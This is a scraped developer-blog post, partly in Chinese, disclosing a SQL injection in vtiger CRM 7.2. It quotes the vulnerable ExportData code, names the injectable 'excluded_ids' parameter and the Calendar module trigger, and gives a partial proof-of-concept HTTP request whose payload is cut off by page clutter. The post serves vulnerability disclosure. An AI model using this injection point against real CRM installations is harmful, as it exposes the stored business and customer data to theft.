原创

SQL Injection vulnerabilities in the latest vtiger crm (v7.2)

修改于2020-04-09 22:52:34 阅读 808

0x01 Get source code

We can get the source code from https://www.vtiger.com/open-source-crm/download-open-source/

0x02 Sqli vulnerabilities

modules/Vtiger/actions/ExportData.php , ExportData function , $db->pquery to execute the sql.

```
function ExportData(Vtiger_Request $request) {
    $db = PearDatabase::getInstance();
    $moduleName = $request->get( key: 'source_module');

    $this->moduleInstance = Vtiger_Module_Model::getInstance($moduleName);
    $this->moduleFieldInstances = $this->moduleFieldInstances($moduleName);
    $this->focus = CRMEntity::getInstance($moduleName);

    $query = $this->getExportQuery($request);
    $result = $db->pquery($query, array());
```

image.png

```
1         $query = $this->getExportQuery($request);
2         $result = $db->pquery($query, array());
```

follow the getExportQuery function, line 200,

image.png

```
1 $query .= ' AND '.$baseTable.'.'.$baseTableColumnId.' NOT IN ('.implode(',',$request->ge
2
```

we can control the $request->get('excluded_ids')) variable to sql injecttion.

0x03 Trigger vulnerabilities

modules/Calendar/actions/ExportData.php, the function ExportData.

```
1 public function ExportData(Vtiger_Request $request) {
2         $this->moduleCall = true;
3         if ($request->get('type') == 'csv') {
4             parent::ExportData($request);
5             return;
6         }
```

call the parent's function ExportData to trigger the sql injection.

poc:

image.png

```
1 POST http://localhost/index.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Content-Type: application/x-www-form-urlencoded
7 Content-Length: 565
8 Referer: http://localhost/index.php?module=Calendar&view=List
9 Cookie: PHPSESSID=3us5esfl1trl1l2fvca8qr6nt0
```

作者介绍

Deen_

腾讯专项技术测试

关注 专栏

文章	阅读量	获赞	作者排名
17	33.6K	108	2437

精选专题

腾讯云原生专题

云原生技术干货，业务实践落地。

活动推荐

腾讯云自媒体分享计划

入驻社区，可分享总价值百万资源包 立即入驻

邀请好友加入自媒体分…

邀请好友，同享奖励 30 / 100 / 180 元云服务器… 立即邀请

运营活动

目录


0x01 Get source code

0x02 Sqli vulnerabilities

0x03 Trigger vulnerabilities

```
Connection: close
Upgrade-Insecure-Requests: 1

__vtrftk=sid%3A4396fb92c83fa09039b33490416bd5d2f259ec33%2C1586430021&module=Calendar&sou
```



安全漏洞 举报

点赞 4 分享

登录 后参与评论

0 条评论

相关文章

如何使用MyJWT对JWT进行破解和漏洞测试

MyJWT是一款功能强大的命令行工具，MyJWT专为渗透测试人员、CTF参赛人员和编程开发人员设计，可以帮助我们对JSON Web Token（JWT）进行修改...

FB客服

linux 渗透工具_适用于Linux的十大最佳渗透测试工具[通俗易懂]

This article covers some of the best penetration testing tools for Linux Cyberse...

全栈程序员站长

新洞。。。。。

In this blog post, I'm going to share a technical review of Dedecms (or "Chasing...

用户5878089

Three Paper Thursday: What's Intel SGX Good For?

Software Guard eXtensions (SGX) represents Intel's latest foray into trusted com...

仇诺伊

Joomla V3.7.0 核心组件SQL注入漏洞分析

风流

白嫖大法 | 编写POC之腰缠万贯

什么是POC：即Proof of Concept，是业界流行的针对客户具体应用的验证性测试，根据用户对采用系统提出的性能要求和扩展需求的指标，在选用服务器上进行...

Khan安全团队

SAP Commerce(SAP Hybris)学习资料汇总

运行时动态更新配置：RuntimeConfigLoader，定期轮询properties文件是否有变化。

Jerry Wang

更多文章

4

0

章

阅读清单

客

技术沙龙

技术视频

团队主页

腾讯云TI平台

活动

自媒体分享计划

邀请作者入驻

自荐上首页

技术竞赛

资源

技术周刊

社区标签

开发者手册

开发者实验室

关于

视频介绍

社区规范

免责声明

联系我们

友情链接

腾讯云开发者

扫码关注腾讯云开发者
领取腾讯云代金券

热门产品	域名注册	云服务器	区块链服务	消息队列	网络加速	云数据库	域名解析	云存储	视频直播
热门推荐	人脸识别	腾讯会议	企业云	CDN 加速	视频通话	图像分析	MySQL 数据库	SSL 证书	语音识别
更多推荐	数据安全	负载均衡	短信	文字识别	云点播	商标注册	小程序开发	网站监控	数据迁移